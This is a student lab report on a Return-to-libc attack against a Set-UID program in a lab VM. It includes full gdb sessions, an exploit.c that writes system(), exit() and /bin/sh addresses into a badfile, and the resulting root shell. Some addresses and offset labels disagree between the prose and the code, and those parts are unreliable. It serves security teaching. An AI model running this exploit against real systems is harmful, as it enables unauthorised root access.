

Lab Report - Software Security, Laboratory 3

Author: Chițimia Diana-Andreea

Overview

The goal of this lab is to perform a Return-to-libc attack against a vulnerable Set-UID program. Unlike a classic buffer overflow where shellcode is injected on the stack, this attack works even when the stack is marked non-executable (NX bit). Instead of running our own code, we redirect the program's execution to an existing function already loaded in memory – in this case `system()` from the C standard library – and pass it the string `/bin/sh` to open a root shell. Three tasks were completed: finding the addresses of libc functions, placing the `/bin/sh` string in memory, and building the exploit to obtain a root shell.


Environment Setup

Before starting, two countermeasures were disabled and the vulnerable program was compiled and configured as a root-owned Set-UID binary.

Disabling ASLR

Address Space Layout Randomization (ASLR) randomizes memory addresses each run, making it impossible to reliably know where libc functions are. It was disabled with:

```
sudo sysctl -w kernel.randomize_va_space=0
```



```
[05/28/26]seed@VM:~/.../DC$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Figure 1 - ASLR disabled. The kernel confirms the value is now 0.

Compiling the Vulnerable Program

The program `retlib.c` was compiled with `BUF_SIZE = 12`, StackGuard disabled, and the stack set to non-executable (this is intentional - the whole point of the lab is to show the attack works without an executable stack). Ownership was then changed to root and the Set-UID bit was set:

```
gcc -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
touch badfile
gdb -q retlib
```

```
[05/28/26]seed@VM:~/.../DC$ gcc -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
[05/28/26]seed@VM:~/.../DC$ sudo chown root retlib
[05/28/26]seed@VM:~/.../DC$ sudo chmod 4755 retlib
[05/28/26]seed@VM:~/.../DC$ touch badfile
[05/28/26]seed@VM:~/.../DC$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
```

Figure 2 - Compilation, ownership change, and start of gdb session.

Task 1: Finding the Addresses of libc Functions

The attack needs the exact memory addresses of two functions from libc: `system()` (which we will call to run a shell) and `exit()` (to return cleanly after the shell exits). Because ASLR is now off, these addresses are fixed every time the program runs. A temporary empty badfile was created first so retlib could start without crashing. Then gdb was used to run the program and print the addresses:

```
gdb-peda$ run
gdb-peda$ p system
gdb-peda$ p exit
gdb-peda$ quit
```

```
gdb-peda$ run
Starting program: /home/seed/Desktop/DC/retlib
Returned Properly
[Inferior 1 (process 2589) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

Figure 3 - gdb output showing `system()` at 0xb7e42da0 and `exit()` at 0xb7e369d0.


The two addresses found are:

- `system()` → 0xb7e42da0
- `exit()` → 0xb7e369d0

Task 2: Putting the /bin/sh String in Memory

The `system()` function needs a pointer to the string `/bin/sh`. A convenient way to put this string into the process memory is through an environment variable – when a program is launched from a shell, all exported variables are copied into the child process's memory. The variable was exported and its presence was confirmed:

```
export MYSHELL=/bin/sh
env | grep MYSHELL
```




```
[05/28/26]seed@VM:~/.../DC$ export MYSHELL=/bin/sh
[05/28/26]seed@VM:~/.../DC$ env | grep MYSHELL
MYSHELL=/bin/sh
```

Figure 4 - MYSHELL variable exported and verified in the environment.

To find the exact memory address of this variable, a small helper program `getenv.c` was written:

```
#include <stdio.h>
#include <stdlib.h>
void main() {
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("MYSHELL address: 0x%x\n", (unsigned int)shell);
}
```




```
getenv.c (~/Desktop/DC) - gedit
Open Save
exploit.c x retlib.c x getenv.c x
#include <stdio.h>
#include <stdlib.h>
void main() {
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("MYSHELL address: 0x%x\n", (unsigned int)shell);
}
```

Figure 5 - `getenv.c` source code: reads MYSHELL from the environment and prints its address.

This program was compiled and run:

```
gcc -o getenv getenv.c
./getenv
```



```
[05/28/26]seed@VM:~/.../DC$ gcc -o getenv getenv.c
[05/28/26]seed@VM:~/.../DC$ ./getenv
MYSHELL address: 0xbffffe1c
```

Figure 6 - getenv output: MYSHELL is located at 0xbffffe1c.


Important: this address may differ slightly from the one seen by retlib because the program name length shifts the environment block. A small adjustment (a few bytes) may be needed if the first attempt does not succeed.

Task 3: Exploiting the Buffer-Overflow Vulnerability

3.1 Finding the correct offsets with gdb

The exploit must place the address of system() exactly where the saved return address sits on the stack, followed by the address of exit() and then the address of /bin/sh. To find where the return address is, a breakpoint was set at the start of bof() and the frame information was inspected:

```
gdb -q retlib
gdb-peda$ b bof
gdb-peda$ run
gdb-peda$ i f
gdb-peda$ p &buffer
gdb-peda$ quit
```



```
Breakpoint 1, 0x080484f1 in bof ()
gdb-peda$ i f
Stack level 0, frame at 0xbfffed00:
  eip = 0x80484f1 in bof; saved eip = 0x8048572
  called by frame at 0xbfffed70
  Arglist at 0xbfffecf8, args:
  Locals at 0xbfffecf8, Previous frame's sp is 0xbfffed00
  Saved registers:
    ebp at 0xbfffecf8, eip at 0xbfffecfc
gdb-peda$ p &buffer
$1 = (char (*)[30]) 0xb7fbd5b4 <buffer>
gdb-peda$ quit
```

Figure 7 - gdb frame info: EBP is at 0xbfffecf8, saved EIP (return address) at 0xbfffecfc.

From the output: ebp at 0xbffecf8, eip at 0xbffecfc. The key insight is that with BUF_SIZE = 12 and the dummy array in main, the actual distance from the start of the buffer to the saved EBP is 24 bytes.

Therefore:

- **X = 24** → offset to saved EBP (overwrite with junk)
- **Z = X + 4 = 28** → offset where system() address goes
- **Y = X + 8 = 32** → offset where exit() address goes

3.2 Writing the exploit (exploit.c)

The exploit fills a 40-byte buffer with 0x90 (NOP), then writes the three addresses at the calculated offsets. The buffer is saved to badfile, which retlib reads into its small stack buffer causing the overflow.


```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    memset(buf, 0x90, sizeof(buf));

    int X = 24;
    int Z = X + 4;
    int Y = X + 8;

    *(long *) &buf[X] = 0xb7e42da0; // system()
    *(long *) &buf[Z] = 0xb7e369d0; // exit()
    *(long *) &buf[Y] = 0xbfffe1c; // MYSHELL

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
    return 0;
}
```



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    memset(buf, 0x90, sizeof(buf));

    int X = 24;
    int Z = X + 4;
    int Y = X + 8;

    *(long *) &buf[X] = 0xb7e42da0; // | system()
    *(long *) &buf[Z] = 0xb7e369d0; //   exit()
    *(long *) &buf[Y] = 0xbffffe1c; //   MYSHELL


    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
    return 0;
}
```

Figure 8 - exploit.c source code with the three addresses and offsets X=24, Z=28, Y=32

3.3 Running the attack

The exploit was compiled and run to generate badfile, then retlib was launched:

```
gcc -o exploit exploit.c
./exploit
./retlib
# whoami
root
```



```
[05/28/26]seed@VM:~/.../DC$ gcc -o exploit exploit.c
[05/28/26]seed@VM:~/.../DC$ ./exploit
[05/28/26]seed@VM:~/.../DC$ ./retlib
# whoami
root
#
```

Figure 9 - After running ./retlib, a root shell is obtained. whoami confirms the user is root.

The attack succeeded. When bof() returned, instead of jumping back to main(), the CPU jumped to system() in libc with /bin/sh as its argument, spawning a root shell. The whoami command confirms the shell runs as root.